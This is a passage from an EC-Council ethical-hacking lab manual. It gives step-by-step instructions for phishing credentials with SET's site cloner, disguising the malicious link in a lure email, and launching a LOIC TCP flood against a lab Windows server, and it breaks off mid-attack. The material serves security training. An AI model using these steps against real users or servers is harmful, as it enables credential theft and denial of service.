


Figure 1.2.3: Choosing Credential Harvester Attack Method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Create a Cloned Website

9. Now, we need to create a clone of the Facebook login page. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




Figure 1.2.4: Choosing Site Cloner

10. Type the IP address of the local machine (**Parrot Security**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

Note: The IP address of **Parrot Security** in this case is **10.10.10.13**, but this may vary in your lab environment.

11. Now, you will be prompted for a URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this example, we are cloning the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

Note: You can clone any URL of your choice.



Figure 1.2.5: Providing the URL to be cloned

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. After cloning is completed, the highlighted message appears and he credential harvester initiates, as shown in the screenshot.



Figure 1.2.6: SET website cloning

TASK 2.3

Send a Crafted Email

14. Now, you must send the IP address of your **Parrot Security** virtual machine to a victim and trick them to click on it. Minimize the **Terminal** window.
15. Remaining on your **Parrot Security** virtual machine, click on the **Firefox** icon ( ) in the top section of **Desktop** to launch the **Firefox** web browser.
16. In the **Firefox** browser window, open your email account (in this example, **Gmail**) and log in.

Note: You can use any email account of your choice.

17. After logging into your email account, click the **Compose** button and craft a fake email that will lure a user into opening and clicking on a malicious link.

Note: We will disguise the malicious link behind a fake link that looks safe to click.

18. Having written an enticing message in the body of the email, move the cursor to where you wish to place the malicious link. Then, click the **Insert link** icon ( ).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.7: Linking a fake URL to the malicious URL

19. In the **Edit Link** window, first type the actual address of your cloned site in the Web address field under the **Link to** section in the **Web address** field, type the actual (malicious) IP address. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




Figure 1.2.8: Edit Link window

20. The fake URL should now appear in the message body, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as "**Go to link.**" Once verified, send the email to the intended user.




Figure 1.2.9: Actual URL linked to a fake URL

TASK 2.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Android** virtual machine.

Note: Restart the **Android** virtual machine if it is not responding.

23. Click the **Google Chrome** icon ( ) on the **Home screen** to launch Chrome.

24. In the **Google Chrome** browser window, sign in to the account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

Note: We are opening the phishing mail as a victim.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.10: The phishing email

25. When the victim (in this case, you) clicks the URL, a new tab opens up, and a replica of **www.certifiedhacker.com** loads.
26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




Figure 1.2.11: Fake Online Booking login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: Error in the page

TASK 2.5

Obtain the Credentials

27. As soon as the victim types in their **Username** and **Password** and clicks **Log In**, **SET**, which is running in **Parrot Security**, fetches the typed credentials, which can then be used by the attacker to gain unauthorized access to the victim's account.
28. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find a **Username** and **Password**, displayed in plain text, as shown in the screenshot.



Figure 1.2.13: Credentials fetched by SET

29. This concludes the demonstration of how to phish user credentials using SET.
30. Close all open windows and document all the acquired information.
31. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 3

Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform

In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Android** virtual machine. On the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.

Note: Restart the Android virtual machine if it is not responding.




Figure 1.3.1: Swipe to the second page of the Home screen

🗁 Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

3. On the second page of the **Home screen**, click the **Cx File Explorer** app.




Figure 1.3.2: Launch Cx File Explorer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Download and Install LOIC

4. **Cx File Explorer** opens; click **10.10.10.10** from the **Network** tab and navigate to **CEH-Tools → CEHv11 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.




Figure 1.3.3: Cx File Explorer

5. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.



Figure 1.3.4: Open the LOIC APK

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Do you want to install this application?** screen appears, click **INSTALL**.



Figure 1.3.5: Click Install

7. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




Figure 1.3.6: Launching LOIC

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Perform DoS Attack on the Target Machine

8. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on Windows Server 2019 (**10.10.10.19**) machine.
9. In the left pane, in the URL field, type **10.10.10.19** and click the **GET IP** button.
10. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




Figure 1.3.7: Locking on a target

11. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.

